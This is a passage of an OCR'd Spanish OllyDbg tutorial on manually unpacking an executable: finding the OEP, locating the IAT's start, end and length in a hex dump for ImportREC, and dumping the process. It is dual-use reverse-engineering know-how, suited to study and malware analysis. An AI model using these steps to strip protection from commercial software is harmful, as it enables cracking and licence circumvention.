


Traceo unas lineas y llego al OEP.



Al OEP se puede llegar tanto usando el buscador de OEPs de OLLYDBG, el OLLYDBG parcheado para OEPs o casi cualquiera de los metodos que vimos en las partes anteriores de la introduccion.

Como vemos dicha direccion esta en la primera seccion despues del header




Por lo cual la cosa parece bien ordenada, incluso esta marcada como seccion CODE asi que no habra problemas

```
File  View  Debug  Plugins  Options  Window  Help

004271B0  .  55            PUSH EBP                                  Real entry point of SFX co
004271B1  .  8BEC          MOV EBP,ESP
004271B3  .  6A FF         PUSH -1
004271B5  .  68 600E4500   PUSH 450E60
004271BA  .  68 C8924200   PUSH 4292C8                               SE handler installation
004271BF  .  64:A1 000000( MOV EAX,DWORD PTR FS:[0]
004271C5  .  50            PUSH EAX
004271C6  .  64:8925 0000( MOV DWORD PTR FS:[0],ESP
004271CD  .  83C4 A8       ADD ESP,-58
004271D0  .  53            PUSH EBX
004271D1  .  56            PUSH ESI
004271D2  .  57            PUSH EDI
004271D3  .  8965 E8       MOV DWORD PTR SS:[EBP-18],ESP
004271D6  .  FF15 DC0A460( CALL DWORD PTR DS:[460ADC]                kernel32.GetVersion
004271DC  .  33D2          XOR EDX,EDX
004271DE  .  8AD4          MOV DL,AH
004271E0  .  8915 34E6450( MOV DWORD PTR DS:[45E634],EDX
004271E6  .  8BC8          MOV ECX,EAX
```


Vemos que en este caso la primera API que llama es GetVersion por lo cual tambien poner un BP en dicha api y cuando para en ella, llamada desde primera seccion, al retornar de la misma, nos hubiera dejado, en la zona del OEP.

Bueno el OEP no tiene misterios, miremos un poco la IAT, por supuesto alli a la vista tenemos una llamada directa a una api, por lo cual es facil ver que el CALL INDIRECTO, toma el valor correcto en mi maquina de la api GetVersion, para dirigirse a la misma.


Por lo tanto 460ADC es una entrada de la IAT, la correspondiente a GetVersion, vayamos en el dump a verificar la IAT.



Lo que si se ve bien larga jeje, verifiquemos a ver donde van las entradas.



La primera entrada que nos llevo a la IAT era de GetVersion que pertenece a Kernel32.dll, podemos mirar en el mapa de memoria donde cae dicha direccion 7Cxxxxxx.




Vemos que todas corresponden a la Kernel32.dll, por ahi en el medio hay como en la parte anterior


mezcladas un par correspondientes a la ntdll, pero ya verificamos que el sistema hace una excepcion para esas apis, que originalmente eran de kernel32.dll y como fueron reemplazadas por apis similares de ntdll.dll, pues por compatibilidad, las acepta como si fueran de la kernel32.dll sin hacer problemas, en cualquier otro caso que el sistema no tenga este tipo de excepciones que son muy pocas realmente (creo que las unicas), las apis deben ir ordenadas por dll, y separadas por ceros con los de otra dll, en una IAT correcta.

Bueno despues de la separacion vienen hacia abajo un grupo de apis de direcciones del tipo 77xxxxxx.

Si uno tiene alguna duda de alguna entrada a que dll pertenece, ademas de ir al mapa de memoria y fijarse, puede marcarla en la IAT y hacer click derecho-FIND REFERENCES.



Con lo cual buscara en el listado, todas las instrucciones que utilizan dicha entrada, en este caso.(esto funcionara siempre y cuando el listado este mostrando la seccion del programa donde trabaja el mismo, en este caso la primera seccion, si busco referencias, y el listado lo tengo mostrando otra seccion diferente, buscara en ella, y probablemente no hallara nada, asi que debo verificar antes de usar este metodo, estar en la seccion correcta donde el programa corre ya desempacado, o la zona del oep, que es lo mismo)



Alli vemos los CALLs que existen en la priumera seccion correspondientes a dicha entrada. La cual pertenece a la api VariantClear de la OleAut32.dll.

76B22000	0000A000	winmm	.rsrc	resources	Imag	R	RWE
76B2C000	00002000	winmm	.reloc	relocations	Imag	R	RWE
770F0000	00001000	oleaut32		PE header	Imag	R	RWE
770F1000	0007F000	oleaut32	.text	code,import	Imag	R	RWE
77170000	00002000	oleaut32	.orpc	code	Imag	R	RWE
77172000	00003000	oleaut32	.data	data	Imag	R	RWE
77175000	00001000	oleaut32	.rsrc	resources	Imag	R	RWE
77176000	00006000	oleaut32	.reloc	relocations	Imag	R	RWE
773A0000	00001000	comctl_1		PE header	Imag	R	RWE


Mirando en el mapa de memoria, vemos que por supuesto el grupo siguiente cae en la seccion code de la OleAut32.dll, como corresponde.


Address	Hex dump	ASCII
00460D9C	42 8C D1 77 2E 8C D1 77 8B 14 D3 77 FE EC D3 77	BÏÐw.ÏÐwï¶Ëw■ýËw
00460DAC	83 F7 D4 77 DE F2 D2 77 DF 1A D3 77 F6 F0 D4 77	â÷Ëwï=Ëw▀→Ëw÷-Ëw
00460DBC	9C F3 D4 77 33 F2 D2 77 6C C9 D1 77 F6 8B D1 77	£%Ëw3=Ëwl╔Ðw÷ïÐw
00460DCC	B8 96 D1 77 0C 94 D1 77 61 C6 D3 77 81 E5 D2 77	©ûÐw.öÐwaãËwüõËw
00460DDC	80 03 D3 77 55 E6 D1 77 AD A8 D1 77 EA 04 D5 77	Ç♥ËwUµÐw↓¿Ðwü◆'w
00460DEC	24 13 D2 77 58 BF D1 77 33 B9 D1 77 65 F6 D4 77	$‼ËwX┐Ðw3╣Ðwe÷Ëw
00460DFC	2F B7 D1 77 B4 F6 D4 77 6C BF D1 77 F5 B5 D1 77	/ÁÐw┤÷Ëwl┐Ðw$ÁÐw
00460E0C	24 15 D3 77 E2 C2 D1 77 29 69 D5 77 DF BA D5 77	$§Ëwõ┬Ðw)i'w▀‖'w
00460E1C	8C 14 D2 77 4C 1F D3 77 F9 D7 D1 77 F7 D6 D1 77	ï¶ËwL▼Ëw¨ïÐw►ïÐw
00460E2C	65 C4 D1 77 D4 B6 D1 77 C8 BD D1 77 AE B6 D1 77	e─ÐwÉÁÐw╙¢Ðw«<ÁÐw
00460E3C	CD 48 D2 77 3E 0B D2 77 C7 86 D1 77 9D 86 D1 77	═HËw>♂ËwÄåÐwØåÐw
00460E4C	26 BF D1 77 3F B5 D1 77 69 D8 D1 77 85 CB D1 77	&┐Ðw?ÁÐwiïÐwà╤Ðw
00460E5C	71 BE D1 77 6E C6 D1 77 9D 8F D1 77 FD BE D1 77	q¥Ðwnãõw0ÁÐw²¥Ðw
00460E6C	31 B6 D1 77 17 E9 D3 77 00 EE D4 77 9A F3 D2 77	1ÁÐw‡ûËw.¯ËwÜ%ËW
00460E7C	B5 37 D2 77 78 8E D1 77 8B EE D4 77 00 00 00 00	Á7ËwxÄÐwï¯Ëw....
00460E8C	F7 A8 B1 76 00 00 00 00 C8 74 F8 72 73 66 F9 72	¬¿▒v....╚t°rsf¨r
00460E9C	87 72 F8 72 43 80 F8 72 67 37 F9 72 FB 41 F9 72	Çr°rCÇ°rg7¨r¹A¨r
00460EAC	67 83 F8 72 90 53 F8 72 00 00 00 00 CE 00 37 76	gâ°rÉS°r....╬.7v
00460EBC	7C 86 37 76 B0 86 37 76 33 25 36 76 1E 31 36 76	¦å7v▒å7v3%6v▲16v
00460ECC	D8 7C 37 76 89 C2 37 76 CD 46 38 76 CE EE 36 76	ï¦7vë┬7v═F8v╬¯6v
00460EDC	00 00 00 00 48 D0 4C 77 9C CB 4D 77 CC 42 4F 77	....HÐLw£╦Mw╠BOw
00460EEC	2C D0 4C 77 DA F6 4C 77 73 33 50 77 10 64 4D 77	,ÐLw┌÷Lws3Pw►dMw
00460EFC	03 0E 52 77 33 0F 52 77 40 A6 54 77 F1 A7 54 77	♥♫Rw3*Rw@ªTw±§Tw
00460F0C	92 9C 4F 77 6F 57 52 77 99 33 4E 77 B2 5D 4E 77	Æ£OwoWRwö3Nw▓]Nw
00460F1C	90 C0 5A 77 00 00 00 00 F3 F0 CC 74 00 00 00 00	É└Zw....¾-╠t....
00460F2C	0B 00 50 6C 61 79 53 6F 75 6E 64 41 00 00 57 49	♂.PlaySoundA..WI
00460F3C	4E 4D 4D 2E 64 6C 6C 00 FE 00 47 65 74 4D 6F 64	NMM.dll.■.GetMod
00460F4C	75 6C 65 48 61 6E 64 6C 65 41 00 00 7E 01 49 6E	uleHandleA..~0In
00460F5C	74 65 72 6C 6F 63 6B 65 64 49 6E 63 72 65 6D 65	terlockedIncreme
00460F6C	6E 74 00 00 7B 01 49 6E 74 65 72 6C 6F 63 6B 65	nt..{0Interlocke
00460F7C	64 44 65 63 72 65 6D 65 6E 74 00 00 9A 01 4C 6F	dDecrement..ü0Lo
00460F8C	63 61 6C 46 72 65 65 00 9C 01 4C 6F 63 61 6C 4C	calFree.£0LocalL
00460F9C	6F 63 6B 00 96 01 4C 6F 63 61 6C 41 6C 6C 6F 63	ock.û0LocalAlloc
00460FAC	00 00 A0 01 4C 6F 63 61 6C 55 6E 6C 6F 63 6B 00	..á0LocalUnlock.

Si seguimos bajando sin especificar cada dll, vemos grupos de entradas contiguas que van a otras dll, separacion con ceros, otro grupo, otra separacion y asi, seguimos bajando hasta ver donde acaba este esquema para encontrar el final de la iat ya que no se ven ceros donde termina.


00460EBC	7C 86 37 76 B0 86 37 76 33 25 36 76 1E 31 36 76	¦å7v▒å7v3%6v▲16v
00460ECC	D8 7C 37 76 89 C2 37 76 CD 46 38 76 CE EE 36 76	ï¦7vë┬7v═F8v╬¯6v
00460EDC	00 00 00 00 48 D0 4C 77 9C CB 4D 77 CC 42 4F 77	....HÐLw£╦Mw╠BOw
00460EEC	2C D0 4C 77 DA F6 4C 77 73 33 50 77 10 64 4D 77	,ÐLw┌÷Lws3Pw►dMw
00460EFC	03 0E 52 77 33 0F 52 77 40 A6 54 77 F1 A7 54 77	♥♫Rw3*Rw@ªTw±§Tw
00460F0C	92 9C 4F 77 6F 57 52 77 99 33 4E 77 B2 5D 4E 77	Æ£OwoWRwö3Nw▓]Nw
00460F1C	90 C0 5A 77 00 00 00 00 F3 F0 CC 74 00 00 00 00	É└Zw....¾-╠t....
00460F2C	0B 00 50 6C 61 79 53 6F 75 6E 64 41 00 00 57 49	♂.PlaySoundA..WI
00460F3C	4E 4D 4D 2E 64 6C 6C 00 FE 00 47 65 74 4D 6F 64	NMM.dll.■.GetMod
00460F4C	75 6C 65 48 61 6E 64 6C 65 41 00 00 7E 01 49 6E	uleHandleA..~0In
00460F5C	74 65 72 6C 6F 63 6B 65 64 49 6E 63 72 65 6D 65	terlockedIncreme
00460F6C	6E 74 00 00 7B 01 49 6E 74 65 72 6C 6F 63 6B 65	nt..{0Interlocke
00460F7C	64 44 65 63 72 65 6D 65 6E 74 00 00 9A 01 4C 6F	dDecrement..ü0Lo
00460F8C	63 61 6C 46 72 65 65 00 9C 01 4C 6F 63 61 6C 4C	calFree.£0LocalL
00460F9C	6F 63 6B 00 96 01 4C 6F 63 61 6C 41 6C 6C 6F 63	ock.û0LocalAlloc
00460FAC	00 00 A0 01 4C 6F 63 61 6C 55 6E 6C 6F 63 6B 00	..á0LocalUnlock.
00460FBC	A3 01 4C 6F 63 6B 52 65 73 6F 75 72 63 65 00 00	ú0LockResource..

Alli vemos la parte final donde se termina este esquema, vemos en celeste un grupo de apis, correspondientes a una dll, luego la separacion, luego en rosado otro grupo de apis, la separacion y vemos una entrada marcada con una flecha y otra separacion, luego de la cual ya no se mantiene el mismo esquema, podemos verificar si esta api de la flecha pertenece a la IAT, pues fijemosnos si va a alguna dll con los dos metodos.







Vemos que es una entrada de la IAT pues nos lleva a una api en este caso OleUiBusyA de la oledlg.dll, si verifico mirando el mapa de memoria.




Vemos que logicamente cae en la seccion CODE de dicha dll, por lo cual es una entrada de la IAT, la unica de esta dll, luego de eso, viene la separacion, y luego vienen grupos de numeros sueltos que no estan agrupados para ir a direcciones contiguas, ni sus direcciones apuntan a ninguna dll.




Si marcamos cualquiera de ellos, y hacemos FIND REFERENCES.






No hay resultados, que nos lleven a apis, por lo cual podemos deducir ya que mas abajo no encontramos mas entradas que nos lleven a apis, que aquí se termino la IAT por lo tanto el final de la misma es


FINAL: 460F28




Ahora hagamos lo mismo hacia arriba verificando donde comienza el esquema de la IAT.



Vemos que el esquema se va repitiendo hacia arriba hasta que llegamos aquí, en celeste estan marcadas las separaciones, el grupo marcado en amarillo es el que visualmente reconozco como un grupo ordenado que va a una dll, luego hay una separacion y una entrada que va a 8000008, como no se si no corresponde a alguna entrada suelta de alguna dll, verifico haciendo FIND REFERENCES.



No hay resultados que vayan a apis, ni en esa entrada, ni en ninguna superior por lo cual, podemos asegurar que la primera entrada es 460818.



por lo tanto ya tenemos el INICIO y FINAL de la IAT, hallamos el largo.


FINAL-INICIO= 460F28 – 460818


o sea que el largo es 710

recopilando para el IMP REC (le restamos ya la imagebase 400000 al OEP y INICIO)


OEP= **271B0**
INICIO o RVA= **60818**
LARGO= **710**

Bueno hacemos el dumpeado con el OLLYDMP.






